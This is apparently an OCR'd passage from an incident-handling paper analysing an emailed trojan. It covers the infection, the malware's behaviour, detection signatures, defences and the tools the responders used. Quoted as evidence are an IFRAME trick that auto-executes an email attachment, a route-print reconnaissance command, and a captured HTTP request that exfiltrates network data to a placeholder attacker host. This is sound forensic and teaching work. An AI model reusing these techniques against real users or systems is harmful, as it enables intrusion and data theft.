
forged as we may easily see by comparing it to the time stamp set by the Mail Transfer Agents.
We also see here that the attacker uses the technique described by Juan Carlos Cuartango, trying to automatically execute the attachment:

```
<IFRAME src=3D"cid:logfile.txt" width=3D50  height=3D50></IFRAME>
</BODY></HTML>

------=_NextPart_001_0026_01C51C2D.EFB66020--

------=_NextPart_000_0025_01C51C2D.EFB66020
Content-Type: audio/x-wav;
       name="logfile.txt"
Content-Transfer-Encoding: 7bit
Content-ID: <logfile.txt>

AAAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
AAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA
AAAAACkgQAAAABmaWNoNXoyLnppcFVUBQADLdBTPVV4AABQSwUGAA

------=_NextPart_000_0025_01C51C2D.EFB66020--
```


The malware passed unnoticed through the antivirus gateway inspection as the malware was unknown from antivirus vendors.

I have run the malware as Administrator to detect what was the attack as the attack failed in the real environment due to the lack of privileges and the network segregation in place which prevented the malware to connect back to the remote web site and deliver the information.


Once it has been run, the malware does a sequence of actions in the background using the `IsWindowVisible` function to hide any window to the user (as discussed in the Setiri Trojan Technique):



This would have allowed the malware to run in complete stealth mode if the name of the executable did not appear in the Windows Task Manager and if CPU Time was not suddenly taken by this new process:



It creates a temp.bat file in the C:\ root directory and executes it.



The .bat file contains the following command:

```
route print > c:\rp.txt
```

It then opens the C:\rp.txt file generated with the route print information:

```
===========================================================================
Interface List
0x1 ........................... MS TCP Loopback interface
0x1000003 ...00 0c 29 b8 cd 3e ...... AMD PCNET Family Ethernet Adapter
===========================================================================
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
        127.0.0.0          255.0.0.0        127.0.0.1       127.0.0.1   1
    192.168.238.0    255.255.255.0  192.168.238.128  192.168.238.128   1
  192.168.238.128  255.255.255.255        127.0.0.1       127.0.0.1   1
  192.168.238.255  255.255.255.255  192.168.238.128  192.168.238.128   1
        224.0.0.0        224.0.0.0  192.168.238.128  192.168.238.128   1
  255.255.255.255  255.255.255.255  192.168.238.128  192.168.238.128   1
===========================================================================
Persistent Routes:
  None
```

As these two files are simply deleted after use, those files could be easily recovered on the system if necessary.
The only internet connectivity attempt happens through Microsoft Internet Explorer when running the malware:


```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
```

```
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1145           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1145         127.0.0.1:8080         ESTABLISHED
  TCP    127.0.0.1:8080         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8080         127.0.0.1:1137         TIME_WAIT
  TCP    127.0.0.1:8080         127.0.0.1:1145         ESTABLISHED
  TCP    127.0.0.1:8443         0.0.0.0:0              LISTENING
  TCP    192.168.238.128:139    0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1144         *:*
  UDP    192.168.238.128:137    *:*
  UDP    192.168.238.128:138    *:*
  UDP    192.168.238.128:500    *:*
```

Before and after running the malware:

```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8080         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8080         127.0.0.1:1137         TIME_WAIT
  TCP    127.0.0.1:8080         127.0.0.1:1145         TIME_WAIT
  TCP    127.0.0.1:8443         0.0.0.0:0              LISTENING
  TCP    192.168.238.128:139    0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:1144         *:*
  UDP    192.168.238.128:137    *:*
  UDP    192.168.238.128:138    *:*
  UDP    192.168.238.128:500    *:*
```

Microsoft Internet Explorer had been configured to use 127.0.0.1:8080 as proxy with Paros Proxy installed on it (cf. highlighted line). There is no new port in listening state apparent (that would indicate the creation of a backdoor).



Paros Proxy allows capturing HTTP requests and responses. The malware launches Microsoft Internet Explorer invisibly using the same technique and the HTTP protocol). The Perl script will send the collected information to the attacker e-mail address:

```
GET
/mail.pl?to=BobTheBlackHat@hotmail.com&subject=news&from=BobTheBlackHat2@hotmail.com&body=
192.168.238.128_testbed1_[C0.A8.EE.80]@RP:@Interface_List@0x1_._MS_TCP_Loopback_interface@
0x1000003_.00_0c_29_b8_cd_3e_._AMD_PCNET_Family_Ethernet_Adapter@Active_Routes:@Network_De
stination_Netmask_Gateway_Interface_Metric@7F.0.0.0_FF.0.0.0_7F.0.0.1_7F.0.0.1>_1@C0.A8.EE
.0_FF.FF.FF.0_C0.A8.EE.80_C0.A8.EE.80>_1@C0.A8.EE.80_FF.FF.FF.FF_7F.0.0.1_7F.0.0.1>_1@C0.A
8.EE.FF_FF.FF.FF.FF_C0.A8.EE.80_C0.A8.EE.80>_1@E0.0.0.0_E0.0.0.0_C0.A8.EE.80_C0.A8.EE.80>_
1@FF.FF.FF.FF_FF.FF.FF.FF_C0.A8.EE.80_C0.A8.EE.80>_1@Persistent_Routes:@None@socket_ok
HTTP/1.0
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: BobTheBlackHat.remote.host.net
Connection: Close
```

We can see here that it is sending the output of the route print. It has modified the original output by encoding the routes information, probably to gain some character space.


The process does not create an entry in the registry (like for example in “HKLM\SOFTWARE\Microsoft\CurrentVersion\Run” to be run at each system reboot automatically):

```
logfile.exe   1008   98.44
  IEXPLORE.EXE      632          Internet Explorer    Microsoft Corporation

Process: logfile.exe Pid: 1008

Type   Name
Desktop       \Default
Directory     \KnownDlls
Directory     \Windows
Directory     \BaseNamedObjects
Event  \BaseNamedObjects\userenv:  User Profile setup event
File   \Device\Tcp
```

```
File   \Device\KsecDD
File   C:\Documents and Settings\Administrator\Desktop
File   \Device\RawIp\255
File   \Device\Afd\Endpoint
File   \Device\Tcp
File   \Device\Tcp
File   \Device\Ip
File   \Device\Ip
File   \Device\Ip
Key    HKLM\SYSTEM\ControlSet001\Services\Tcpip\Parameters
Key    HKLM\SYSTEM\ControlSet001\Services\NetBT\Parameters\Interfaces
Key    HKLM\SYSTEM\ControlSet001\Services\NetBT\Parameters
Key    HKLM\SOFTWARE\MICROSOFT\Tracing\RASADHLP
Key    HKU
Key    HKLM
Key    HKCU
Key    HKCU\Software\Classes
Key    HKCU\Software\Classes\CLSID
Key    HKLM\SOFTWARE\MICROSOFT\Windows\CURRENTVERSION\Explorer
Key    HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
Key    HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5
Key    HKLM\SYSTEM\ControlSet001\Services\DnsCache\Parameters
Key    HKLM\SOFTWARE\MICROSOFT\Tracing\RASAPI32
Key    HKLM\SYSTEM\ControlSet001\Services\Tcpip\Linkage
Mutant \BaseNamedObjects\RasPbFile
Port   \RPC Control\OLE57
Section       \BaseNamedObjects\__R_0000000000cc_SMem__
Section       \BaseNamedObjects\InternatSHData
Semaphore     \BaseNamedObjects\shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
Semaphore     \BaseNamedObjects\shell.{090851A5-EB96-11D2-8BE4-00C04FA31A66}
Thread logfile.exe(1008): 1044
Thread logfile.exe(1008): 1040
Thread logfile.exe(1008): 1044
WindowStation \Windows\WindowStations\WinSta0
WindowStation \Windows\WindowStations\WinSta0
```

This output has been confirmed by the use of Hacker Eliminator, a small tool that detects any attempt to spawn a new process or write in the registry and alerts the user.

This cannot be seen in Virtual Machine closed environment, but the malware will also attempt (in first place and apparently after some unidentified check) to launch an SYN flood attack towards a specific hard coded IP address which is the firewall IP address 222.222.222.222 (as very first action):




The following sample of firewall logs shows the numerous connection attempts to the target IP address and the final connection to BobTheBlackHat.remote.host.net on HTTP:

```
107866 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      590    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00  12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107867 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      791    192.168.138.120      1025
       C:\WINNT\system32\mstask.exe      1      12/31/2002 21:07:00  12/31/2002
21:07:00      GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\mstask.exe
107868 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      262    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00  12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107869 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      984    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00  12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107870 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      1014   192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00  12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107871 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      636    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00  12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107872 12/31/2002 21:08:01  Allowed       TCP    Outgoing
       222.222.222.222      863    192.168.138.120      1027
```

```
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107873 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      137    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107874 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      442    192.168.138.120      1025
       C:\WINNT\system32\mstask.exe      1      12/31/2002 21:07:00 12/31/2002
21:07:00      GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\mstask.exe
107875 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      836    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107876 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      931    192.168.138.120      1025
       C:\WINNT\system32\mstask.exe      1      12/31/2002 21:07:00 12/31/2002
21:07:00      GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\mstask.exe
107877 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      26     192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107878 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      154    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107879 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      512    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107880 12/31/2002 21:08:01 Allowed       TCP    Outgoing
       222.222.222.222      880    192.168.138.120      1027
       C:\WINNT\system32\LSASS.EXE 1      12/31/2002 21:07:00 12/31/2002 21:07:00
       GUI%GUICONFIG#SRULE@APPCONFIG-TCP#C:\WINNT\System32\LSASS.EXE
107881 12/31/2002 21:08:04 Allowed       TCP    Outgoing
       BobTheBlackHat.remote.host.net    111.111.111.111      80
       192.168.138.120      3411   C:\Program Files\Trend Micro\PC-cillin
2003\tmproxy.exe    1      12/31/2002 21:07:03 12/31/2002 21:07:03 Ask all
running apps
```

This SYN flood of up to 800 packets/second on the test system used is more than probably what is eating the computer's CPU Time.

The attacker did not try to either keep access or to cover his tracks; he apparently just wanted to get some information on the internal systems and send them back through HTTP. Though the general technique reminds the Setiri Trojan technique (use of invisible windows and of HTTP to send back the information) it lacks the important stealth aspect of it.
It appears that this e-mail containing the malware might have been sent to other people on the internet (we noticed this as we received non-delivery failures).



Signature of the attack

This attack has no real signature:

- the malware was unknown from antivirus vendor and especially crafted towards GIAC-Undisclosed.net
- the connect back method sending information uses standard HTTP
- the process does not try to write anything into the registry and behaves like a normal process except for the SYN flood
- a desktop firewall would have let the connection pass through as it is initiated by iexplore.exe and to HTTP
- a user authentication proxy would have seen a normal authenticated HTTP request as Internet Explorer is used in the logged user context

Only the SYN flooding could be detected by a network intrusion detection system but would rather be noticed as it would cause network availability problems.

How to protect against it

A signature did not exist, but could be created as a reaction to it.
To protect against malware in general is to apply the concept of defence in depth and to enable the security at different layers on the network level and on the host level.

At a network level:

- multi-layer approach and multi-vendor approach: different types of applications running at different levels on the network from different vendors (antivirus gateways for covering protocols, other content filtering gateways, antispam gateways, network intrusion detection (or prevention) system, layered firewall architecture)
- network segregation: separate networks with different duties and limit to the maximum possible exchanges between them
- network vulnerability assessment of systems connected

At a host level:

- multiple product approach: antivirus, host intrusion detection (or prevention) system, anti-spyware, desktop firewall
- patch management and deployment: make sure the patching is efficient and correctly prioritized by matching criticality to the specific corporate environment run

At a user / organization level:

- the existence of corporate policies
- users must be educated to the threats they might face in order to have an appropriate reaction when facing them; often the weakest link in security is not technology, but the people who use it

There are new threats every day and running a multiple layer defence is the only solution to mitigate the fact that one or another of our security protections might fail.

In this specific case internal computers were not impacted because of:

- the hardening of the desktop operating system
- the network segregation
- security awareness education given to the staff

Part Three: The Incident Handling Process

Preparation

High level policies already existed for incident handling within the organization, covering aspects like:

- Operating system hardening including: warning banners on any computer belonging to the company, antivirus
- Response strategies, law enforcement notification (or not) and peer notification (staff, temporary staff, customers)
- 7/7 days, 24/24 hours on site Monitoring and on-call system for specialists if they are needed as part of a problem escalation process
- Business continuity Plan: periodical system backups (and recovery procedures), resilience exercises for business critical services,…
- A dedicated channel of communication for crisis situation
- Data and systems classification policies (as well as their disposal): encryption of confidential data as part of it.
- Internet related policies: e-mail, surf
- Remote Access policies
- Network segregation
- Segregation of duties and need-to-know principle for information access
- Physical security
- Change management processes for critical services
- Controlled password access in case of emergency
- Security awareness education and rewarding policy
- Customer Of The Shelf products and patch management

Some where lacking at the time of the incident like:

- Formal reporting to the management concerning incidents in the industry to bring sponsorship and awareness
- Specific incident handling training for team members (tools, techniques, war games simulation)
- Key escrowing for encryption keys
- No prepared jump bag

The Incident Handling team (for the part I have been involved) has been a composition of 2 technical security officers, a person handling the centralization of information concerning the incident and the reporting. It is probable that other persons have been contacted for the legal aspect and possible prosecution, I have not been involved in this part.

Though there was no prepared jump bag the following tools have been used:

- a test system disconnected from any network (Compaq Deskpro workstation)
- *VMWare workstation* to analyze the malware in a closed test environment under Windows 2000 and a Linux Virtual Machine (RedHat distribution) for specific commands like `file` and `strings`
- *Winzip*: .zip archive compressing utility
- *UPX Unpacker* as the malware was compressed in UPX format
- *DeDe* a Delphi Debugger
- *WinDASM* a disassembler
- *PEiD* detects signature in Windows Portable Executable files
- *PE Explorer* a combination of the above debugging tools in a single one
- Sysinternals freeware tools: *Process Explorer*, *Filemon*, *Regmon*
- *Hacker Eliminator*: monitoring and alerting for new process spawning or attempt to write in the registry
- McAfee Antivirus (*Viruscan*)
- Trend Micro Antivirus (*PC-Cillin*)
- Symantec Antivirus (*Norton*)
- *Paros Proxy* allowing to trap HTTP and HTTPS requests
- *Sygate Personal Firewall* to intercept and log network traffic
